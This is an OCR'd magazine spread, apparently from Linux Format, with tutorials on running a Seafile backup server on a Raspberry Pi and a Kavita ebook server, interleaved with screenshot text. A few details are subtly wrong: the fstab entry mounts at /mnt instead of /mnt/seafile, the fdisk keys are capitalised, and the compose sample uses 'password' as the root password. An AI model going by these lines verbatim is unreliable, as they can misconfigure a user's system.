Your own requirements may differ, or you may not have a Raspberry Pi 4. This shouldn't be a problem, as any Pi 3 or later should reliably handle incremental backups fine. You could potentially build a NAS backup solution using a Pi Zero and a cranky old 5.25-inch mechanical disk drive, but we'd advise against this.



```
[+] Running 33/22
 .: seafile 19 layers [⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿]      0B/0B      Pulling                155.6s
 .: memcached 6 layers [⣿⣿⣿⣿⣿⣿]      0B/0B      Pulling                           155.6s
 .: db 8 layers [⣿⣿⣿⣿⣿⣿⣿⣿]      0B/0B      Pulling                                 155.6s
```

The Docker software downloads Seafile in multiple parts, with progress bars demonstrating completion of each pull.

Attempting this project with a Raspberry Pi 5 and its PCIe interface delivers superior read/write speeds, of course, regardless of whether you use an NVMe or SATA device. At the time of writing, however, this isn't an option – not as an off-the-shelf purchase, at least.

Prep your Pi

For the best results, begin with a fresh Raspberry Pi OS installation. This is a headless project, so you can use a lite OS. If you're using the *Raspberry Pi Imager*, select Choose OS > Raspberry Pi OS (Other) for lite versions.

Next, connect an external USB disk drive, preferably SSD or HDD. This needs to be mounted and formatted (if not already done) with the ext4 filesystem. Chances are your drive is already formatted as FAT or NTFS; by default, ntfs-3g should be installed on Raspberry Pi OS, making it simple to mount the drive. If not, install with:

```
$ sudo apt install ntfs-3g
```

Next, reconnect (or power cycle) the disk and check its name with `lsblk`. The typical result of this is **/dev/sda** but ensure this is the case before proceeding – you don't want to format the wrong device!

Next, run *Fdisk* to list partitions on the device:

```
$ sudo fdisk -l /dev/sda
```

(Note that the **sdx** name is for SATA devices. An NVMe device will be named **/dev/nvmeNnN**, where N is a number, 1-9.)

Use *Fdisk* to format the drive:

```
$ sudo fdisk /dev/sda
```

Hit `m` to check the commands – you can use this reference at any point. To format the disk, use `D` to delete any partitions (ensuring first you're not losing any important data), then select `G` for a new empty GPT partition table.

Next, hit `N` to create a new partition, then `1` to use the entire disk as a single partition. You need to enter the partition size; for example, a 1TB disk is around 930GB, so use `+930G`.

When you're done, tap `P` to display the partition table, then `W` to write the changes to the disk.

Next, format the partition as ext4:

```
$ sudo mkfs.ext4 -F /dev/sda1
```

With the disk partition formatted, create a mount point for the device:

```
$ sudo mkdir -p /mnt/seafile
```

Mount the partition:

```
$ sudo mount /dev/sda1 /mnt/seafile
```

The final thing to do with the disk is edit the **fstab** file, ensuring the device mounts when the Pi reboots.

Start by checking the UUID of the partition:

```
$ blkid /dev/sda1
```

QUICK TIP


Setting this project up over SSH saves time, so remember to enable the interface – and configure the username and password when installing your Raspberry Pi OS.

QUICK TIP

You can access your Raspberry Pi file server from any local device, including your smartphone browser. Consequently, you can start backups from your phone while you eat dinner, watch TV, or read a book in bed.

»

» GET TO SAVE EVERY LXF ISSUE! Subscribe now at http://bit.ly/LinuxFormat



```
db:
  image: mariadb
  container_name: seafile-mysql
  environment:
    - MYSQL_ROOT_PASSWORD=password
    - MYSQL_LOG_CONSOLE=true
  volumes:
    - ./data/mariadb:/var/lib/mysql
  networks:
    - seafile-net

memcached:
  image: memcached
  container_name: seafile-memcached
  entrypoint: memcached -m 256
  networks:
    - seafile-net

seafile:
  image: seafileltd/seafile-mc
  container_name: seafile
  ports:
    - "8080:80"
  volumes:
    - ./data/app:/shared
```

The YML file provides opportunity to specify database passwords and establish a username and password for the Seafile admin account.

QUICK TIP

While you can connect a standard external hard drive via USB, an all-in-one case with space for a Raspberry Pi and an SSD is more flexible and power-efficient. A USB drive is also an option, but you're likely to find that read and write speeds are slower for larger capacity devices.

Make a note of the UUID, then open **fstab**:

```
$ sudo nano /etc/fstab
```

The UUID should be entered at the end of the file on a new line:

```
UUID=[YOUR UUID] /mnt ext4 defaults,auto,users,rw,nofail,noatime 0 0
```

Here, **ext4** refers to the filesystem, **defaults** specifies kernel default options: **auto**, **users**, **rw**, **nofail** and **noatime**. That final flag improves system performance. The two 0s at the end are largely unused and refer to system dumps – a zero value ensures this is not enabled.

Set up your server

Before installing *Docker* and the *Seafile* container, you need to install the *Nginx* web server software. This is straightforward:

```
$ sudo apt install nginx
```

The default instructions for this do not require HTTPS, because you want to get things up and running first. However, this can be set up on *Nginx* with Python and *Certbot:*

```
$ sudo apt install certbot python3-certbot-nginx
```

This is optional, however, and can be done later if required, once you've established whether *Seafile* is the solution you need.

Seafile requires an *Nginx* profile. This is provided in a CONF file in *Nano:*

```
$ sudo nano /etc/nginx/sites-available/seafile.conf
```

Enter this text:

```
server {
 server_name localhost;
 location / {
  proxy_pass http://localhost:8080;
  proxy_set_header Host $host;
  proxy_set_header X-Real-IP $remote_addr;
 }
}
```

Where you see **localhost** in the code, change this to the IP address of your Raspberry Pi (if you're using *Certbot* and a URL, you change it to the URL).

The next step is to copy the file to the *Nginx* **/sites-enabled/** directory with a symlink, then restart *Nginx*:

```
$ sudo ln -s /etc/nginx/sites-available/seafile.conf /etc/nginx/sites-enabled/seafile.conf
$ sudo systemctl restart nginx
```

(If implementing *Certbot*, enter `sudo certbot` at this stage, following the instructions.)

Next, it's time to install *Docker*. You need both the main *Docker* software and the *Docker Compose* tool, which handles the YML file. This makes managing any containers easier.

```
$ sudo apt install docker.io docker-compose
```

Wait for installation, then run `hello world`:

```
$ sudo docker run --rm hello-world
```

You should see the `'Hello from Docker!'` message at this point.

Install and configure Seafile

As mentioned, installing the *Seafile* container on the external drive ensures that device is used for backups. Start by creating a **seafile-server** directory and changing directory into it:

```
$ sudo mkdir /mnt/seafile/seafile-server && cd /mnt/seafile/seafile-server
```

Next, create a **docker-compose.yml** file:

```
$ nano docker-compose.yml
```

You can find the contents of this file on the *Seafile* website (**https://bit.ly/LXF310-seafileyml**). Ensure you change **MYSQL_ROOT_PASSWORD** and **DB_ROOT_PASSWORD** to the same value. You also need to set the **TIME_ZONE** (ETC/UTC if in the UK) and set a **SEAFILE_ADMIN_EMAIL** and **SEAFILE_ADMIN_PASSWORD**. (If using HTTPS, set **SEAFILE_SERVER_LETSENCRYPT** to **True** and specify a **SEAFILE_SERVER_HOSTNAME**. Otherwise, leave these fields as per the defaults.)

Press Ctrl+X to exit, Y to confirm the save, then Enter. Now download the *Seafile* container with:

```
$ sudo docker-compose up -d
```

Wait for this to complete. You'll find it is relatively quick, even over a slower internet connection. Once done, input the `logs` command to ensure the container is running:

```
$ sudo docker logs seafile
```

Your *Seafile* file sync is up and running. Check it on your local network by opening a browser and entering the Pi's IP address.

You're now ready to make a backup and sync it to your PC *(see walkthrough, opposite).* **LXF**

» HOW BIG SHOULD YOUR STORAGE BE?

Although later Raspberry Pi models can handle a 1TB microSD card, wear and tear on such a device when storing a regularly updated backup reduces its lifespan considerably. Given the importance of the data you're archiving, it makes sense to add reliable storage to your Raspberry Pi.


But what you're planning to back up has a direct impact on the storage you connect to the Pi. Full PC backups take up more space than, say, a regular archival of the images you have stored on your PC. Both might be considered equally important, but they typically have different storage requirements.

Then you need to consider speed. As mentioned *(see Understanding Docker Containers, page 46)*, an SSD is more efficient, facilitating faster backups. Additionally, with its lack of moving parts, an SSD uses less power than an HDD. However, you might have a spare HDD (as we did) sitting around doing little more than collecting dust.

When it comes to price, an SSD is typically slightly more expensive than an HDD. Low-capacity drives are priced similarly, but as you climb the ladder of gigabytes and terabytes, the prices deviate noticeably.

At the very least, your destination drive should offer enough capacity for a single backup archive. Keep to your budget, but appreciate there is going to be a trade-off: an expensive, efficient SSD could prove cheaper in the long term than a slower, power-demanding HDD.

SYNC YOUR PC BACKUPS TO SEAFILE


Seafile
Features
Solutions
Pricing
Download
Support
Contact
Blog

Desktop Syncing Clients

Client for Windows
Runs on win 7 and above
9.0.4
ChangeLog

Client for Mac
Runs on Mac OS X 10.14 or above
9.0.4
ChangeLog

Client for Linux
Runs on Ubuntu/Debian/Fedora
Please follow this document
ChangeLog

Terminal Client
Runs on Ubuntu/Debian/Fedora
Please follow this document
ChangeLog


Desktop Drive Clients

Drive Client for Windows
Runs on Windows 7 and above
The Drive client enables you to access files on the server without syncing to local disk. It works like a network drive.

Client Mac
Runs on Mac OSX 10.14 or above. 3.0 version use a new mechanism that does not require extra security settings of MacOS


1 Set up the Seafile client

To use *Seafile* as a file server, you need to install the client that matches your desktop operating system. Apps for Linux, Windows and Mac desktops can be all downloaded from **www.seafile.com/en/download**. Connect to the client over your local network using your Raspberry Pi's IP address and the credentials you established in the **docker-compose.yml** file.


Keep your important files safe in a backup.
Create My First Backup
Restore From a Previous Backup


2 Create a backup

Various data types can be archived in a backup. This example uses a full disk backup generated with the *Gnome Backups* tool on Ubuntu, but any backup file can be synchronised with *Seafile*. For simplicity, use your operating system's built-in backup tool (third-party solutions add overheads when it comes to recovery).


Cancel
Please Choose a folder to sync
Open
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
MUO 2023
WRITING
Photos and I...
WORK, MONE...
VIDEOS
Music & Podc...
COMEDY
bigdrive
atomickarma
Name
Size
Type
Modified
Applications 25 Sep
Desktop Sat
Documents Sat
Downloads 11:57
GRUK stuff - retro game stores uk 8 Oct
Music 30 Oct
Pictures 17:41
Public 16 Jul
Seafile Fri
snap 27 Aug
Templates 19 Jul
Videos 14 Nov

3 Save the backup to your sync folder


Connect the client to *Seafile* using the Pi's IP address, and the username and password credentials you established in the **docker-compose.yml** file. When the client connects to the server, you can send the backup. In the *Seafile* client, click Select, browse to the backup directory, and click Open.



```
atomickarma@atomic-pangolin: ~
atomickarma@atomic-pangolin:~$ pkill seafile
```


4 No sync? Restart

Network issues can disrupt a *Seafile* sync. If it appears to have stopped or failed, with no upload or download rate displayed in the bottom-right corner of the client, restart it. Clicking X to close keeps it running in the background, so use `pkill seafile` in your terminal to restart.


Seafile
New Library
More
Files
My Libraries
Shared with me
Shared with all
Shared with groups
Tools
Favorites
Published Libraries
Linked Devices
Share Admin
My Libraries
Name
Size
Cloud Backup 11.3 GB
My Library 300.5 KB

5 Review the synchronised data

Whether you are synchronising for the first time or have done so many times, it is always worth reviewing synchronised data. You can view all data uploaded to *Seafile* in your web browser. Just input the Raspberry Pi's URL, sign in, and click My Libraries to review the data.


Seafile
atomickarma75
192.168.0.117
Search libraries
Recently Updated 1/2
Cloud Backup
uploading, 44%
My Library
1 day ago
My Libraries
Cloud Backup
uploading, 44%
My Library
1 day ago
Shared with me
Open local folder
View on cloud
Open cloud file browser
Disable auto sync
Sync now
Set sync Interval
Show details
Unsync
Resync this library

6 Disable reverse synchronising

Because synchronising can ruin a backed up file (say, if a failed backup process damages the local copy), it is wise to disable automatic syncing. In the *Seafile* client, right-click the synced directory and click Disable Auto Sync. This prevents bad backups overwriting good ones.

KAVITA

Credit: www.kavitareader.com

Build a streaming ebook library

Bionic bookworm **Nick Peers** looks at a free tool that enables you to collate, read and share your digital publications over the internet.

OUR EXPERT

Nick Peers has more paper and digital publications than he cares to admit. Maybe *Kavita* can help the digital library look less chaotic than the piles of paper and magazines filling his office.


Kavita does for your digital books and comics what *Audiobookshelf* does for your digital audiobooks – it provides easy access to all your ebooks via a web browser or app, at home and further afield. Although geared towards comic book users and manga fanatics, there's enough in *Kavita* to suit those who simply want a user-friendly home to manage, read and share their digital publications.

Put up a bookshelf

If you want to install *Kavita* natively on your system, head to **https://wiki.kavitareader.com/en/install/linux-install** for instructions. It involves saving the correct build of the latest release at **https://github.com/Kareadita/Kavita/releases** to your hard drive, then extracting the .tar.gz archive to a writable directory of your choice, making it executable (`chmod +x ./Kavita`), and running the app directly (`./Kavita`). You'll also find instructions for installing *Kavita* as a *Systemd* service.

If you're adding *Kavita* to your server, you may prefer to run it containerised – you'll find instructions for *Docker* at the *Kavita* wiki, where there are multiple options, including a **LinuxServer.io** version for those who want to run *Kavita* under their own user account.

We've also successfully tested the official container with *Podman* as a rootless container with the following:



What types of files should Kavita scan for. For example, Archive will include all cb*, zip, rar, etc files.

☐ Archive ☑ Epub ☑ Pdf ☐ Image

☑ Manage Collections

Should Kavita create Collections from SeriesGroup tags found within ComicInfo.xml/opf files

☑ Manage Reading Lists

Should Kavita create Reading Lists from StoryArc/StoryArcNumber and AlternativeSeries/AlternativeCount tags found within ComicInfo.xml/opf files

☑ Allow Scrobbling

Each library can be configured to contain a broad range of file types, or you can restrict it to just the common formats (PDF and EPUB).

```
podman run --name kavita \
  --userns keep-id:uid=1000,gid=1000 \
  -p 5000:5000 \
  -v ~/ebooks:/ebooks \
  -v ~/container-data/kavita:/kavita/config \
  --restart unless-stopped \
  -e TZ=Europe/London \
   -d docker.io/jvmilazz0/kavita:latest
```

You obviously need to adapt the two **-v** lines to point to your ebooks folder on the one hand, and the location where you plan to store *Kavita's* configuration files on the other. We've also assumed you're running *Podman*

QUICK TIP

Looking for content with which to populate your library? You can find free books from several legal sources, including Project Gutenberg (www.gutenberg.org) and the Internet Archive (https://archive.org).

» ORGANISE YOUR FILES

The secret to a tidy library is file organisation. *Kavita* relies on you to properly file everything in a logical manner so it can concentrate on scanning through your content. Start by organising the material into separate libraries if that's applicable – each library needs its own folder inside a parent directory.

From here, how you organise your files depends on the file type. EPUB files, for instance, just can be thrown in haphazardly (or organised by folder and subfolder such as author or genre) – *Kavita* still treats each book as its own unique series based on its metadata.

PDF files, however, are treated differently. Because there's no metadata to speak of, *Kavita* relies on the folder structure to organise them. This organisation extends to placing each set of files in a grouped folder that is treated as a series. The folder's name then becomes the series title, while the filename is also the book's title within *Kavita* itself.

Don't worry too much about trying to apply organisation. As you'll see from the main copy, *Kavita* provides many ways to view your collection, with smart filters the most flexible. You can also edit your library's metadata, as the step-by-step guide reveals *(see page 52)*, ensuring even PDF files can be populated with key information like author and genre to help you organise them.

through your own user account, which has a UID and GID of 1,000.

By default, you need to manually restart *Kavita* each time you boot your PC. To avoid this, issue the following lines to set up a user-generated service:

```
$ podman generate systemd --new --name kavita -f
$ mv -v container-kavita.service ~/.config/systemd/user/
$ systemctl --user daemon-reload
$ systemctl --user enable container-kavita.service
```

First read through

Access to Kavita is through your web browser – either **localhost:5000** from your PC or **192.168.x.y:5000** from other devices on your network (replace **192.168.x.y** with your PC's IP address). It's also simple to extend access beyond your network, particularly if you're running *Nginx Proxy Manager* (see **LXF306**) – just set up a proxy pointing to **http://192.168.x.y:5000**.

When you log on through your browser, you're invited to set up the administrator's account. Supply a suitable username and password (plus your email if you want to be able to reset your password at any point – this requires you to set up email after logging in) and then click to register. You're then prompted to log in.

You're shown the main screen – the annotation *(right)* reveals how it looks once you've got a library up and running, but for now you'll want to start adding content. Click the Server Settings link to be taken to the Admin Dashboard's Libraries tab (you can also access the dashboard via the settings button next to your username in the top-right).

Click Add Library. Start by giving it a suitable name and type (the default Manga betrays *Kavita's* focus, but there's a Book option, too). Click Next to select the library's folder *(see the box opposite for how libraries should be organised)*. You're next given the option of uploading a 32x32 library image (click Next to skip).

The Advanced section is where you determine what file types to search for (EPUB and PDF are pre-selected by default). In most cases, all other options can be left as they are, so click Save and you'll see the library appear with its status displayed, as well as options for refreshing (performing a new scan), deleting and editing. The latter option brings up the same four categories as before (General, Folder, Cover and Advanced), which gives you the option of adding parent folders to your library, plus tweaking settings.

Browse your library


You're ready to view your library. Use the navigation tools on the left to find what you're looking for. Start by clicking Home to reveal a card-like view displaying recently updated and newly added series – right now, they should contain the same content from your new library. Later, when you start reading through your content you'll see an extra category – On Deck – which works in the same way as your media server does to put the content that you're reading front and centre.

On the left you'll see navigation options, including options to browse each library you add. Click a library to view all its titles – dubbed Series – in the main window. Click an individual title from here and you're taken to its homepage where a Read or Continue button lets you read it from the comfort of your browser courtesy of *Kavita's* own document viewers.

Next to this are further buttons. The first is a star – click this to add the title to your Want To Read list. There's also a button for marking the title read or unread, followed by a metadata editing tool – see the step-by-step guide *(over page)* for details on how this can provide information to help navigate your libraries.

Next is the ... button, which reveals a pop-up menu. Many of these options are duplicated elsewhere, but the menu is also accessible from other views (look for the **⋮** button next to a series or title), so it's worth familiarising yourself with its various options as you can quickly add titles to other lists with fewer clicks.

Beneath these buttons you'll find information about the file (including format, length and estimated reading time). If there's any metadata tagged in the file – only applicable to EPUB files – then it may be displayed here, too, giving you access to the author (or writer as


Home
Want To Read
Collections
Reading Lists
Bookmarks
All Series
Classic Literature
Comic Books
Linux Format Archive
Reset
Apply
Save

Linux Format Archive

6 Series

Match all of the following

Series Name Equal

Libraries Equal Linux Format Archive


Limit: 0

Sort By: Sort Name

Filter Name

Use smart filters to build highly customised views of your libraries – these are accessible via your personal user menu.

NAVIGATE YOUR KAVITA LIBRARIES


Kavita
Search...
Nickdanp
Home
Want To Read
Collections
Reading Lists
Bookmarks
All Series
Classic Literature
Comic Books
Linux Format Archive
On Deck
Recently Updated Series
Newly Added Series
Mark as Read
Mark as Unread
Scan Series
Add to
Others
Download
Edit
Add to Want to Read
Remove from Want to Read
Add to Reading List
Add to Collection
Scanning Linux Format Archive
17 files in /ebooks/Linux Forma...
Processing Terminal.guides
Refreshing Covers
1
2
3
4
5
6

1 Navigation pane
Quickly switch between *Kavita's* main views here – including top-level access to your libraries.

2 Smart search
The keyword search tool displays results as you type, split into categories such as libraries and files.

3 On Deck
Kavita tracks the progress of your books, enabling you to quickly jump back in.

4 Quick edit tools
Click the vertical ellipsis (⋮) button next to a title or series to access extra options.

5 Activity meter
When the button is green, a scan is taking place. Click the button to see what's going on.

6 User menu
Click your username to access user-specific settings and any smart filters that you've saved.

QUICK TIP

If you're constantly adding new content to your folder, spare yourself continually prodding the library update button by navigating to the Admin Dashboard's General tab, then scrolling down to enable the folder watching setting.

QUICK TIP

Everyone needs a backup, and *Kavita* is no exception. It automatically backs up your database on a daily basis (you can change this via the Tasks tab on the Admin Dashboard). Visit https://wiki.kavitareader.com/en/install for details on where the backups get stored.

Kavita terms it), tags and other information. These can be used as quick search filters – click the Writer tag, for instance, and you're shown a list of all titles in your collection with that author tagged.

A good bookmark

If there are too many titles to view, look for the filter button in the top-right corner of the main window. Click this to discover how *Kavita* displays the content of your library – via smart filters. The shortcuts on the left of each library basically create a view that displays all titles, filtered to show only those in the currently selected library.

From here you can create all kinds of different views using a combination of smart filters. You'll see filters can be based on series name, metadata (including writer and tags), file path and more. These can be combined and configured to focus on specific matches or broadened to span multiple libraries, authors or whatever you're looking for.

Filters can be given a suitably descriptive name, enabling you to save them for easy retrieval later via the Smart Filters entry under your own user menu in the top-right corner of the *Kavita* user interface.


Other navigation options listed on the left include Collections, Reading Lists and Bookmarks. Collections enable you to group your choice of individual titles (or series) together. Click the vertical ellipsis (⋮) button next to a title and choose Add To > Add To Collection, then create a new collection or select an existing entry.

Reading Lists work in a slightly different way – again set them up from the Add To menu. Here, items (anything from a single chapter to an entire series) can be grouped together in a list. Once created, click Reading Lists on the left followed by the list to see your titles arranged in the order you added them. You can rearrange them via drag-and-drop, plus remove or read individual titles. Click Continue to start reading (and later pick up from where you left off). When you finish one title, the next one automatically follows on.

Reading the words

Reading a book is as simple as clicking its cover followed by the Read button. *Kavita* provides you with

EDIT SERIES DETAILS AND METADATA


Kavita
Search
Nickdan
Home
Want To Read
Collections
Reading Lists
Bookmarks
All Series
Linux Format
Classic Literature
BHL
Comic Books
General
Metadata
People
Web Links
Cover Image
Related
Info
Close
Save
Turtl: Online shared notes
Tutorials

Terminal.guides Details

Name: Terminal.guides


Sort Name: Terminal.guides

Localized Name: Terminal Guides

Summary: My series explaining how to use the Terminal. Ran from LXF209 until LXF228 (April 2016 - September 2017).

1 Change name and summary

Metadata can be applied to a series, but not to individual files (or entries in a series). Browse to the library containing your series, click the vertical ellipsis (⋮) button and choose Edit to bring up its Details page. Use the General tab to view its (non-editable) name plus add an explanatory summary to display on the series's homepage.


Kavita
Search
General
Metadata
People
Web Links
Cover Image
Related
Info
Add Linux...
Close
Save

Terminal.guides Details

Collections: Linux Terminal Guides, Linux Tutorials

Release Year: 0

Genres: Computing


Tags: Terminal, Linux

Unknown

Completed

2 Edit metadata

The Metadata tab enables you to add the series to an existing collection (or create a new one). It's also where you can add a release/publication year, assign genres and generic tags (your choice of keywords). You can also supply a language, age rating and publication status for periodicals such as magazines.


Kavita
Search
Home
Want To Read
Collections
Reading Lists
Bookmarks
All Series
Linux Format
Classic Literature
BHL
Comic Books
General
Metadata
People
Web Links
Cover Image
Related
Info
Add Future Publishing...

Terminal.guides Details

Writer: Nick Peers

Cover Artist:


Publisher: Future Publishing

Letterer:

Inker:

3 Assign credits

